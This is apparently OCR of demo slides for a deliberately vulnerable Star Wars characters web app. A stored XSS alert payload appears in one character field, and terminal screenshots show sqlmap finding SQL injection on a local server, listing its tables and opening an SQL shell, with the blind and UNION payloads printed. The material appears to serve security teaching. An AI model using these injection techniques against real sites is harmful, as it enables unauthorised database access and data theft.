
2017-11-27

"><script>alert("Oh noes, pwned!")</script>

☆☆☆☆☆

2017-11-28

Details Vote


Star Wars characters
https://sqreen.ngrok.io/characters/8
STAR WARS
About
Services
Contact
Login
Back
"><script>alert("Oh noes, pwned!")
</script>
Url :
Location :
Birthday :
2017-11-28
Score :
Vote
Edit
Alive?

Star Wars characters

https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

← Back

Darth Vader

Once a heroic Jedi Knight, Darth Vader was seduced by the dark side of the Force, became a Sith Lord, and led the Empire's eradication of the Jedi Order.

Url :
/darthvader.jpg

Location :
Switzerland

Birthday :
2017-11-27

Score :
★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — -bash — 80×24

```
dgoodman@Dons-Portable-Ordinator:~$ sqlmap --dbms SQLite -u http://0.0.0.0:3000/
characters/1 --tables
```

Back



Vader was seduced by the dark side of the Force,
Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — sqlmap --dbms SQLite -u http://0.0.0.0:3000/characters/1 --tables — 80×24

```
dgoodman@Dons-Portable-Ordinator:~$ sqlmap --dbms SQLite -u http://0.0.0.0:3000/
characters/1 --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 20:19:18

[20:19:18] [WARNING] you've provided target URL without any GET parameters (e.g.
 'http://www.site.com/article.php?id=1') and without providing any POST paramete
rs through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
```

← Back



Vader was seduced by the dark side of the Force, Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — -bash — 80×24

```
back-end DBMS: SQLite
[20:19:28] [INFO] fetching tables for database: 'SQLite_masterdb'
[20:19:28] [INFO] the SQL query used returns 5 entries
[20:19:28] [INFO] resumed: sqlite_sequence
[20:19:28] [INFO] resumed: schema_migrations
[20:19:28] [INFO] resumed: comments
[20:19:28] [INFO] resumed: cows
[20:19:28] [INFO] resumed: users
Database: SQLite_masterdb
[5 tables]
+-------------------+
| comments          |
| cows              |
| schema_migrations |
| sqlite_sequence   |
| users             |
+-------------------+

[20:19:28] [INFO] fetched data logged to text files under '/Users/dgoodman/.sqlmap/output/0.0.0.0'

[*] shutting down at 20:19:28

dgoodman@Dons-Portable-Ordinator:~$
```

← Back



Vader was seduced by the dark side of the Force,
Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — sqlmap --dbms SQLite -u http://0.0.0.0:3000/characters/1 --sql-shell --thread...

```
ap/output/0.0.0.0'

[*] shutting down at 20:19:28

dgoodman@Dons-Portable-Ordinator:~$ sqlmap --dbms SQLite -u http://0.0.0.0:3000/
characters/1 --sql-shell --threads 10

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 20:19:47

[20:19:47] [WARNING] you've provided target URL without any GET parameters (e.g.
 'http://www.site.com/article.php?id=1') and without providing any POST paramete
rs through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
```

← Back



Vader was seduced by the dark side of the Force,
Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — sqlmap --dbms SQLite -u http://0.0.0.0:3000/characters/1 --sql-shell --thread...

```
 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
[20:19:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://0.0.0.0:3000/characters/1 AND 9178=9178

    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
    Payload: http://0.0.0.0:3000/characters/-9679 UNION ALL SELECT 29,29,29,29,29,29,29,29,29,29,29,'qxjzq'||'TCwiVSksgAzAnHvMzUZnrxmxtAZdpOEmMwZkyzyW'||'qvjvq',29-- AcRn
---
[20:19:49] [INFO] testing SQLite
[20:19:49] [INFO] confirming SQLite
[20:19:49] [INFO] actively fingerprinting SQLite
[20:19:49] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:19:49] [INFO] calling SQLite shell. To quit type 'x' or 'q' and press ENTER
sql-shell> SE
```

← Back



Vader was seduced by the dark side of the Force,
Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — sqlmap --dbms SQLite -u http://0.0.0.0:3000/characters/1 --sql-shell --thread...

```
 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
[20:19:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://0.0.0.0:3000/characters/1 AND 9178=9178

    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
